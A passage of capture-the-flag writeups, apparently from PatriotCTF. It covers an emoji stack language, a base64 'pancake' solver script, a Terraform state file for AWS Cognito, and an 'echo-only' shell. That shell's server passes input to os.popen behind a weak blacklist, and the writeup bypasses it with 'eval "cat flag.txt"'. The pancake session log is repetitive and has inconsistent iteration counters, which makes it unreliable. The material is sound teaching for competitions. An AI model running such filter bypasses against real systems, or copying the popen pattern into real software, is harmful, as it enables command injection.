- b01000110 → F
- b01011111 → _
- b01001000 → H
- b01000000 → @
- b01110010 → r
- b01100100 → d
- b01110111 → w
- b01000000 → @
- b01110010 → r
- b00110011 → 3
- b01111101 → }

PCTF{RTL_i\$_D@D_0F_H@rdw@r3}

[完] Emoji Stack

▼ Writeup

Challenge 116 Solves

Emoji Stack

272

Easy

Welcome to Emoji Stack, the brand new stack based emoji language! Instead of other stack based turing machines that use difficult to read and challenging characters like + - and [], Emoji Stack uses our proprietary patent pending emoji system.

The details of our impletnation is below:

- 👉 : Move the stack pointer one cell to the right
- 👈 : Move the stack pointer one cell to the left
- 👆 : Increment the current cell by one, bounded by 255
- 👇 : Decrement the current cell by one, bounded by 0
- 🖨 : Print the ASCII value of the current cell
- 🔁 # : Repeat the previous instruction $Ox##$ times

The Emoji Stack is 256 cells long, with each cell supporting a value between 0 - 255.


As an example, the program "👉 47 🖨 👉 68 🖨 👉 20 🖨" would output "Hi!" with the following execution flow:

```
[0,0,0,0] 👉 47
[0x48,0,0,0] 🖨 👉 :H
[0x48,0,0,0] 👉 68
[0x48,0x69,0,0] 🖨 👉 :i
[0x48,0x69,0,0] 👉 20
[0x48,0x69,0x21,0] 🖨 :!
```

Flag format: CACI{?}

Author: CACI

[Download input.txt](#)



```
def execute_emoji_stack(program):
    stack = [0] * 256 # Initialize a stack of 256 cells with 0
    pointer = 0 # Stack pointer starting at the first cell
    output = [] # To store the output characters

    i = 0
    while i < len(program):
        command = program[i]

        if command == '👉':
            pointer = (pointer + 1) % 256 # Move pointer right, wrapping around at the end
        elif command == '👈':
            pointer = (pointer - 1) % 256 # Move pointer left, wrapping around at the start
        elif command == '👆':
            stack[pointer] = (stack[pointer] + 1) % 256 # Increment, wrapping at 255
        elif command == '👇':
            stack[pointer] = (stack[pointer] - 1) % 256 # Decrement, wrapping at 0
        elif command == '🖨':
            output.append(chr(stack[pointer])) # Convert cell value to ASCII character
```



```

$ nc chal.pctf.competitivecyber.club 9001
Welcome to the pancake shop!
Pancakes have arrived, now it's time for you to get them on! Here all is up to our secret pancake mix formula.
This challenge will require you to compute 1000 challenge responses.
A response can be created by doing the following:
1: Read the challenge n times
2: Decoding the challenge n more times
3: Send (decoded)current challenge iteration
Example response for challenge 0/0/0: #9288847e540312e6acc85wfe1f7e0814b5
Good luck!

Challenge: .VwBZQdJYXWvWw84dV9V1ZD2kXwUz289vBvzb0bxaMjVjJcSGvE0mFWV1l3jBa52RhvndxbP0wPfrFztcJ1811502t1wW.iH4QjVJ3N2Uj2adGnfz7RbhEpjNva1BV
1vQg0TfSM082xdW1Mcf7ObdX3Ys3oWV7zfplax3Mjcf20Wnntxt1MlmVtYzDwR0Muzt1mgsxJqL1zchV2z1vdaSsmpfMwta11zxiJ1mka12u1mz1scsW1qjCkz4w
1z7Q41mbA8bDvDf2vZG3f53e0hyC4515d4x1g1f0t1MvavA80b1ph0t2zXkdfJtef21v0t1qfPmE1x0XvNvVz1tdv8yvMf1sPfxz1t1v1zcv2pVp1uPf
G63bfL4u3DlW3YyMzX38156s3U45hDx4vIj31Gf13L0g0G1f1tIy161y17u1f0e111250a0505f9e3d1771f9d5992f15934f5f333f91f71
iVwXnfb1fOT1vZvqUvWf2f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2z2f1f85tPv1wtu81v1u5h42cJrxw1xxwv4ex0npx92w1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
h2z2f3h4tbtYk2vzNf2t0t1W1t40d176e4v1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
Current Iteration: 0/0/0
Decoded Response: #9288847e540312e6acc85wfe1f7e0814b5
Sending Response: #9288847e540312e6acc85wfe1f7e0814b5
Extracted Challenge: .VwBZQdJYXWvWw84dV9V1ZD2kXwUz289vBvzb0bxaMjVjJcSGvE0mFWV1l3jBa52RhvndxbP0wPfrFztcJ1811502t1wW.iH4QjVJ3N2Uj2adGnfz7RbhEpjNva1BV
1vQg0TfSM082xdW1Mcf7ObdX3Ys3oWV7zfplax3Mjcf20Wnntxt1MlmVtYzDwR0Muzt1mgsxJqL1zchV2z1vdaSsmpfMwta11zxiJ1mka12u1mz1scsW1qjCkz4w
1z7Q41mbA8bDvDf2vZG3f53e0hyC4515d4x1g1f0t1MvavA80b1ph0t2zXkdfJtef21v0t1qfPmE1x0XvNvVz1tdv8yvMf1sPfxz1t1v1zcv2pVp1uPf
G63bfL4u3DlW3YyMzX38156s3U45hDx4vIj31Gf13L0g0G1f1tIy161y17u1f0e111250a0505f9e3d1771f9d5992f15934f5f333f91f71
iVwXnfb1fOT1vZvqUvWf2f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2z2f1f85tPv1wtu81v1u5h42cJrxw1xxwv4ex0npx92w1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
h2z2f3h4tbtYk2vzNf2t0t1W1t40d176e4v1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
Current Iteration: 4/3
Decoded Response: #9288847e540312e6acc85wfe1f7e0814b5
Sending Response: #9288847e540312e6acc85wfe1f7e0814b5
Extracted Challenge: .VwBZQdJYXWvWw84dV9V1ZD2kXwUz289vBvzb0bxaMjVjJcSGvE0mFWV1l3jBa52RhvndxbP0wPfrFztcJ1811502t1wW.iH4QjVJ3N2Uj2adGnfz7RbhEpjNva1BV
1vQg0TfSM082xdW1Mcf7ObdX3Ys3oWV7zfplax3Mjcf20Wnntxt1MlmVtYzDwR0Muzt1mgsxJqL1zchV2z1vdaSsmpfMwta11zxiJ1mka12u1mz1scsW1qjCkz4w
1z7Q41mbA8bDvDf2vZG3f53e0hyC4515d4x1g1f0t1MvavA80b1ph0t2zXkdfJtef21v0t1qfPmE1x0XvNvVz1tdv8yvMf1sPfxz1t1v1zcv2pVp1uPf
G63bfL4u3DlW3YyMzX38156s3U45hDx4vIj31Gf13L0g0G1f1tIy161y17u1f0e111250a0505f9e3d1771f9d5992f15934f5f333f91f71
iVwXnfb1fOT1vZvqUvWf2f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2z2f1f85tPv1wtu81v1u5h42cJrxw1xxwv4ex0npx92w1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
h2z2f3h4tbtYk2vzNf2t0t1W1t40d176e4v1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
Current Iteration: 4/3
Decoded Response: #9288847e540312e6acc85wfe1f7e0814b5
Sending Response: #9288847e540312e6acc85wfe1f7e0814b5
Extracted Challenge: .VwBZQdJYXWvWw84dV9V1ZD2kXwUz289vBvzb0bxaMjVjJcSGvE0mFWV1l3jBa52RhvndxbP0wPfrFztcJ1811502t1wW.iH4QjVJ3N2Uj2adGnfz7RbhEpjNva1BV
1vQg0TfSM082xdW1Mcf7ObdX3Ys3oWV7zfplax3Mjcf20Wnntxt1MlmVtYzDwR0Muzt1mgsxJqL1zchV2z1vdaSsmpfMwta11zxiJ1mka12u1mz1scsW1qjCkz4w
1z7Q41mbA8bDvDf2vZG3f53e0hyC4515d4x1g1f0t1MvavA80b1ph0t2zXkdfJtef21v0t1qfPmE1x0XvNvVz1tdv8yvMf1sPfxz1t1v1zcv2pVp1uPf
G63bfL4u3DlW3YyMzX38156s3U45hDx4vIj31Gf13L0g0G1f1tIy161y17u1f0e111250a0505f9e3d1771f9d5992f15934f5f333f91f71
iVwXnfb1fOT1vZvqUvWf2f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2z2f1f85tPv1wtu81v1u5h42cJrxw1xxwv4ex0npx92w1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
h2z2f3h4tbtYk2vzNf2t0t1W1t40d176e4v1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
Current Iteration: 996
Decoded Response: #9288847e540312e6acc85wfe1f7e0814b5
Sending Response: #9288847e540312e6acc85wfe1f7e0814b5
Extracted Challenge: .VwBZQdJYXWvWw84dV9V1ZD2kXwUz289vBvzb0bxaMjVjJcSGvE0mFWV1l3jBa52RhvndxbP0wPfrFztcJ1811502t1wW.iH4QjVJ3N2Uj2adGnfz7RbhEpjNva1BV
1vQg0TfSM082xdW1Mcf7ObdX3Ys3oWV7zfplax3Mjcf20Wnntxt1MlmVtYzDwR0Muzt1mgsxJqL1zchV2z1vdaSsmpfMwta11zxiJ1mka12u1mz1scsW1qjCkz4w
1z7Q41mbA8bDvDf2vZG3f53e0hyC4515d4x1g1f0t1MvavA80b1ph0t2zXkdfJtef21v0t1qfPmE1x0XvNvVz1tdv8yvMf1sPfxz1t1v1zcv2pVp1uPf
G63bfL4u3DlW3YyMzX38156s3U45hDx4vIj31Gf13L0g0G1f1tIy161y17u1f0e111250a0505f9e3d1771f9d5992f15934f5f333f91f71
iVwXnfb1fOT1vZvqUvWf2f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2z2f1f85tPv1wtu81v1u5h42cJrxw1xxwv4ex0npx92w1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
h2z2f3h4tbtYk2vzNf2t0t1W1t40d176e4v1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
Current Iteration: 996
Decoded Response: #9288847e540312e6acc85wfe1f7e0814b5
Sending Response: #9288847e540312e6acc85wfe1f7e0814b5
Extracted Challenge: .VwBZQdJYXWvWw84dV9V1ZD2kXwUz289vBvzb0bxaMjVjJcSGvE0mFWV1l3jBa52RhvndxbP0wPfrFztcJ1811502t1wW.iH4QjVJ3N2Uj2adGnfz7RbhEpjNva1BV
1vQg0TfSM082xdW1Mcf7ObdX3Ys3oWV7zfplax3Mjcf20Wnntxt1MlmVtYzDwR0Muzt1mgsxJqL1zchV2z1vdaSsmpfMwta11zxiJ1mka12u1mz1scsW1qjCkz4w
1z7Q41mbA8bDvDf2vZG3f53e0hyC4515d4x1g1f0t1MvavA80b1ph0t2zXkdfJtef21v0t1qfPmE1x0XvNvVz1tdv8yvMf1sPfxz1t1v1zcv2pVp1uPf
G63bfL4u3DlW3YyMzX38156s3U45hDx4vIj31Gf13L0g0G1f1tIy161y17u1f0e111250a0505f9e3d1771f9d5992f15934f5f333f91f71
iVwXnfb1fOT1vZvqUvWf2f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2x3cXKtLzy1U2zTmf5ktVzr4aDf2f2f54swfhtVav91tR1tVf1fCkqfz1f6v1f9f1b4f2z1f9f1c2f2f50fht72W1t0f
4yWw4fMv1t1w1f3t2f5u1f25u1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
V2z2f1f85tPv1wtu81v1u5h42cJrxw1xxwv4ex0npx92w1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
h2z2f3h4tbtYk2vzNf2t0t1W1t40d176e4v1tMhChvNf1t40d176e4v1tMhC9u3M1uM1C93g116
Current Iteration: 997
Decoded Response: #9288847e540312e6acc85wfe1f7e0814b5
Sending Response: #9288847e540312e6acc85wfe1f7e0814b5
Extracted Challenge: TldReVL0tTzNvEf3TmL3d1ptRXLavPp1URjNUYzNobUU2tKdMRE5sqYz18Mq==
```

```

from pwn import *
import base64
import time
#context.log_level = 'debug'
# Define the target server and port
server = 'chal.pctf.competitivecyber.club'
port = 9001

# Connect to the remote server using pwntools
conn = remote(server, port)

def decode_challenge(challenge):
    # Step 1: Base64 decode the challenge once to get (encoded|n)
    decoded_once = base64.b64decode(challenge).decode()

    # Extract the encoded data and the number of decodings
    try:
        encoded, n = decoded_once.split('|')
        n = int(n)
    except ValueError:
        print("Error: Incorrectly formatted challenge. Expected format '(encoded|n)' .")
        return None

    # Step 2: Decode the data 'n' number of times
    for _ in range(n):
        encoded = base64.b64decode(encoded).decode()

    return encoded

# Read and respond to challenges
try:
    while True:
        # Read the combined challenge and iteration response from the server
        response = conn.recv().decode().strip()
        #print(f"Received: {response}") # Print server response for debugging

        # Split the response into parts by newlines
        parts = response.split('\n')

```

```

#print(f"Split Parts: {parts}") # Debugging output for parts received

# Ensure there are sufficient parts to process the challenge and iteration info
if len(parts) < 2:
    print(f"Error: Expected challenge and iteration, but got {len(parts)} parts. Re-syncing...")
    continue

# Extract the challenge and iteration from the last two parts
try:
    if(len(parts)>=3):
        challenge_line = parts[-2]
        iteration_line = parts[-1]

    else:
        challenge_line = parts[0]
        iteration_line = parts[1]

    # Extract the challenge part from the challenge_line
    if 'Challenge: ' in challenge_line:
        challenge = challenge_line.split('Challenge: ')[1].strip()
        print(f"Extracted Challenge: {challenge}") # Debugging output
    else:
        print(f"FLAG: {response}")
        continue

    # Extract the current iteration from the iteration_line
    # The format is (current_iteration/1000) >>
    iteration_part = iteration_line.split('(')[1].split(')')[0] # Extracts current_iteration/1000
    current_iteration = iteration_part.split('/')[0]
    print(f"Current Iteration: {current_iteration}") # Debugging output

    # Decode the challenge
    decoded_response = decode_challenge(challenge)
    if decoded_response is None:
        print("Skipping due to decoding error.")
        continue

    print(f"Decoded Response: {decoded_response}") # Debugging output

    # Construct the answer using the decoded response and the current iteration number
    answer = f"{decoded_response}|{current_iteration}"
    print(f"Sending Response: {answer}") # Debugging output

    # Send the answer back to the server
    conn.sendline(answer)

    # Add a short sleep to handle network latency or server delays
    time.sleep(0.3)

except Exception as e:
    print(f"Error during parsing or challenge processing: {e}")
    continue

# Check for incorrect or correct response feedback
#feedback = conn.recvline().decode().strip()
#print(feedback)
#if 'correct' in feedback.lower():
#    # print("Challenge completed successfully!")
#    #break
#elif 'incorrect' in feedback.lower():
#    #print("Incorrect response. Exiting.")
#    #break


finally:
    conn.close()

```

pctf{store_bought_pancake_batter_fa82370}

[完] Really Only Echo

▼ Writeup



```
#!/usr/bin/python3

import os, pwd, re
import socketserver, signal
import subprocess

listen = 3333

blacklist = os.popen("ls /bin").read().split("\n")
blacklist.remove("echo")
#print(blacklist)

def filter_check(command):
    user_input = command
    parsed = command.split()
    #Must begin with echo
    if not "echo" in parsed:
        return False
    else:
        if ">" in parsed:
            #print("HEY! No moving things around.")
            req.sendall(b"HEY! No moving things around.\n\n")
            return False
        else:
            parsed = command.replace("$", " ").replace("(", " ").replace(")", " ").replace("|", " ").replace("&", " ")
            parsed = parsed.replace(";", " ").replace("<", " ").replace(">", " ").replace(``", " `").split()
            #print(parsed)
            for i in range(len(parsed)):
                if parsed[i] in blacklist:
                    return False
            return True

def backend(req):
    req.sendall(b'This is shell made to use only the echo command.\n')
    while True:
        #print("\nThis is shell made to use only the echo command.")
        req.sendall(b'Please input command: ')
        user_input = req.recv(4096).strip(b'\n').decode()
        print(user_input)
        #Check input
        if user_input:
            if filter_check(user_input):
                output = os.popen(user_input).read()
                req.sendall((output + '\n').encode())
            else:
                #print("Those commands don't work.")
                req.sendall(b"HEY! I said only echo works.\n\n")
        else:
            #print("Why no command?")
            req.sendall(b"Where's the command.\n\n")

class incoming(socketserver.BaseRequestHandler):
    def handle(self):
        signal.alarm(1500)
        req = self.request
        backend(req)

class ReusableTCPServer(socketserver.ForkingMixIn, socketserver.TCPServer):
    pass

def main():
    uid = pwd.getpwnam('ctf')[2]
    os.setuid(uid)
```

```

socketserver.TCPServer.allow_reuse_address = True
server = ReusableTCPServer(("0.0.0.0", listen), incoming)
server.serve_forever()

if __name__ == '__main__':
    main()

```



```

blacklist = os.popen("ls /bin").read().split("\n")
blacklist.remove("echo")
#print(blacklist)

def filter_check(command):
    user_input = command
    parsed = command.split()
    #Must begin with echo
    if not "echo" in parsed:
        return False
    else:
        if ">" in parsed:
            #print("HEY! No moving things around.")
            reg.sendall(b"HEY! No moving things around.\n\n")
            return False
        else:
            parsed = command.replace("$", " ").replace("(", " ").replace(
                "#print(parsed)"
            for i in range(len(parsed)):
                if parsed[i] in blacklist:
                    return False
            return True

```



```

root@LAPTOP-JNUCRI2N:~/ctf/patriot# nc chal.competitivecyber.club 3333
This is shell made to use only the echo command.
Please input command: ls
HEY! I said only echo works.

Please input command: cat flag.txt
HEY! I said only echo works.

```



```

root@LAPTOP-JNUCRI2N:~/ctf/patriot# nc chal.competitivecyber.club 3333
This is shell made to use only the echo command.
Please input command: echo *
bin boot dev etc flag.txt home lib lib64 media mnt opt proc root run sbin srv sys t
mp usr var

```



```

Please input command: cd home; echo *
ctf ubuntu

```



```

Please input command: echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

```



```

Please input command: cd /bin; echo *
[ addpart apt apt-cache apt-cdrom apt-config apt-get apt-key apt-mark arch awk b2su
m base32 base64 basename basenc bash bashbug c_rehash captinfo cat chage chattr ch
con chfn chgrp chmod chown chroot chsh cksum clear clear_console cmp comm cp cs
plit cut dash date dd deb-systemd-helper deb-systemd-invoke debconf debconf-apt-pro
gress debconf-communicate debconf-copydb debconf-escape debconf-set-selections debc
onf-show delpart df diff diff3 dir dircolors dirname dmesg dnsdomainname domainname
dpkg dpkg-deb dpkg-divert dpkg-maintscript-helper dpkg-query dpkg-realpath dpkg-sp
lit dpkg-override dpkg-trigger du echo egrep env expand expire expr factor fail
log falllocate false fgrep find findmnt flock fmt fold free getconf getopt gp
asswd gpgv grep groups gunzip gzip hardlink head hostid hostname i386 iconv i
d infocmp infocap install ionice ipcrm ipcs ischroot join kill last lastb l
astlog ld.so ldd link linux32 linux64 ln locale locale-check localeset logger login
logname ls lsattr lsblk lscpu lsipa lslocks lslogins lsneed lsns man mawk mcookie m
d5sum md5sum.textutils mesg mkdir mkfifo mknod mkttemp more mount mountpoint mv mv
i nawk newgrp nice nsdomainname nl nohup nproc nsenter numfmt od openssl pager par
tx passwd paste patchchk pdb3 pdb3.12 perl perl5.38.2 pgrep pidof pidwait pinky pkill
l plld pmapp pr printenv printf prlimit ps ptx pwd py3clean py3compile py3versi
ons pydoc3 pydoc3.12 pygettext3 pygettext3.12 python3 python3.12 rbash readlink rea
lpath rename.ul renice reset resizemode rev rgrep rm rmdir run-parts runcon saveas
cript scriptlive scriptplay sdiff sed select-editor sensible-browser sensible-e
ditor sensible-pager sensible-terminal seq setarch setpriv setsid setterm sg sh sha
1sum sha224sum sha256sum sha384sum sha512sum shred shuf skill slabtop sleep snice s
ort split stat stdbuf stty su sum sync tabs tac tail tar taskset tee tempfile test
tic timeout tload toto top touch tput tr true truncate tset tsort tty tzselect uclam
pset umount uname uncompress unexpand uniq unlink unshare update-alternatives updtim
e users utmpdump vdir vmstat w wall watch wc wddt whereis which which.debianutils
who whoami x86_64 xargs yes ypdomainname zcat zcmp zdiff zdump zgrep zforce
zgrep zless zmore znew

```



```

Please input command: eval echo Hello;
Hello

```



```

Please input command: eval "cat flag.txt"; echo *
pctf{echo_is_such_a_versatile_command}bin boot dev etc flag.txt home lib lib64 medi
a mnt opt proc root run sbin srv sys tmp usr var

```



pctf{echo_is_such_a_versatile_command}

💡 Yes, there are several commands and shell built-ins that are not typically found in the `/bin` directory but can still be executed within a shell environment. These include:

1. Shell Built-ins:

- `cd`: Changes the current directory.
- `set`: Modifies shell environment and positional parameters.
- `unset`: Unsets variables or functions.
- `alias`/`unalias`: Creates or removes shell aliases.
- `export`: Sets environment variables.
- `trap`: Catches signals and traps them.
- `eval`: Evaluates arguments as a command.
- `exec`: Replaces the shell with a given command.
- `help`: Displays help for shell built-ins.
- `source`: Sources a file in the current shell (same as `.`).

Make It Rain



```
{
  "version": 4,
  "terraform_version": "1.0.9",
  "serial": 43,
  "lineage": "f0d7e2a0-ae6b-7fa2-b0be-95d8aca16614",
  "outputs": {},
  "resources": [
    {
      "mode": "managed",
      "type": "aws_cognito_identity_pool",
      "name": "identity_pool",
      "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
      "instances": [
        {
          "schema_version": 0,
          "attributes": {
            "allow_classic_flow": true,
            "allow_unauthenticated_identities": false,
            "arn": "arn:aws:cognito-identity:us-east-1:313373737373:identitypool/us-east-1:b73a3094-c689-47e2-b9c4-311d5b7ee1ee",
            "cognito_identity_providers": [
              {
                "client_id": "4bjmgsip08ah118ugkau5p946b",
                "provider_name": "cognito-idp.us-east-1.amazonaws.com/us-east-1_uSid13Z6L",
                "server_side_token_check": true
              }
            ],
            "developer_provider_name": "",
            "id": "us-east-1:b73a3094-c689-47e2-b9c4-311d5b7ee1ee",
            "identity_pool_name": "CognitoIdentityPool",
            "openid_connect_provider_arns": null,
            "saml_provider_arns": null,
            "supported_login_providers": null,
            "tags": null,
            "tags_all": {}
          },
          "sensitive_attributes": []
        }
      ]
    }
  ]
}
```

```

    "private": "bnVsbA==",
    "dependencies": [
        "aws_cognito_user_pool.user_pool",
        "aws_cognito_user_pool_client.user_pool_client"
    ]
}
],
{
    "mode": "managed",
    "type": "aws_cognito_identity_pool_roles_attachment",
    "name": "identity_pool_role_attachment",
    "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
    "instances": [
        {
            "schema_version": 0,
            "attributes": {
                "id": "us-east-1:b73a3094-c689-47e2-b9c4-311d5b7ee1ee",
                "identity_pool_id": "us-east-1:b73a3094-c689-47e2-b9c4-311d5b7ee1ee",
                "role_mapping": [],
                "roles": {
                    "authenticated": "arn:aws:iam::313373737373:role/CognitoS3Role"
                }
            },
            "sensitive_attributes": [],
            "private": "bnVsbA==",
            "dependencies": [
                "aws_cognito_identity_pool.identity_pool",
                "aws_cognito_user_pool.user_pool",
                "aws_cognito_user_pool_client.user_pool_client",
                "aws_iam_role.cognito_s3_role"
            ]
        }
    ]
},
{
    "mode": "managed",
    "type": "aws_cognito_user_pool",
    "name": "user_pool",
    "provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
    "instances": [
        {
            "schema_version": 0,
            "attributes": {
                "account_recovery_setting": [
                    {
                        "recovery_mechanism": [
                            {
                                "name": "verified_email",
                                "priority": 1
                            },
                            {
                                "name": "verified_phone_number",
                                "priority": 2
                            }
                        ]
                    }
                ],
                "admin_create_user_config": [
                    {
                        "allow_admin_create_user_only": false,
                        "invite_message_template": []
                    }
                ],
                "alias_attributes": null,
                "arn": "arn:aws:cognito-idp:us-east-1:313373737373:userpool/us-east-1_uSid13Z6L",
                "auto_verified_attributes": null,
                "creation_date": "2024-09-14T06:10:11Z",
                "custom_domain": "",
                "deletion_protection": "INACTIVE",
                "device_configuration": [],
                "domain": "",
                "email_configuration": [
                    {
                        "configuration_set": "",
                        "email_sending_account": "COGNITO_DEFAULT",
                        "from_email_address": "",
                        "reply_to_email_address": "",
                        "source_arn": ""
                    }
                ],
                "email_verification_message": "",
                "email_verification_subject": ""
            }
        }
    ]
}

```

```

"endpoint": "cognito-idp.us-east-1.amazonaws.com/us-east-1_uSid13Z6L",
"estimated_number_of_users": 0,
"id": "us-east-1_uSid13Z6L",
"lambda_config": [],
"last_modified_date": "2024-09-14T06:10:11Z",
"mfa_configuration": "OFF",
"name": "CognitoUserPool",
"password_policy": [
    {
        "minimum_length": 8,
        "password_history_size": 0,
        "require_lowercase": true,
        "require_numbers": true,
        "require_symbols": true,
        "require_uppercase": true,
        "temporary_password_validity_days": 7
    }
],
"schema": [],
"sms_authentication_message": "",
"sms_configuration": [],
"sms_verification_message": "",
"software_token_mfa_configuration": [],
"tags": null,
"tags_all": {},
"user_attribute_update_settings": [],
"user_pool_add_ons": [],
"username_attributes": null,
"username_configuration": [],
"verification_message_template": [
    {
        "default_email_option": "CONFIRM_WITH_CODE",
        "email_message": "",
        "email_message_by_link": "",
        "email_subject": "",
        "email_subject_by_link": "",
        "sms_message": ""
    }
]
},
"sensitive_attributes": [],
"private": "bnVsbA=="
},
],
{
"mode": "managed",
"type": "aws_cognito_user_pool_client",
"name": "user_pool_client",
"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",
"instances": [
{
"schema_version": 0,
"attributes": {
"access_token_validity": 0,
"allowed_oauth_flows": [],
"allowed_oauth_flows_user_pool_client": false,
"allowed_oauth_scopes": [],
"analytics_configuration": [],
"auth_session_validity": 3,
"callback_urls": [],
"client_secret": "",
"default_redirect_uri": "",
"enable_propagate_additional_user_context_data": false,
"enable_token_revocation": true,
"explicit_auth_flows": [],
"generate_secret": null,
"id": "4bjmgsip08ah118ugkau5p946b",
"id_token_validity": 0,
"logout_urls": [],
"name": "CognitoUserPool",
"prevent_user_existence_errors": "",
"read_attributes": [],
"refresh_token_validity": 30,
"supported_identity_providers": [],
"token_validity_units": [],
"user_pool_id": "us-east-1_uSid13Z6L",
"write_attributes": []
},
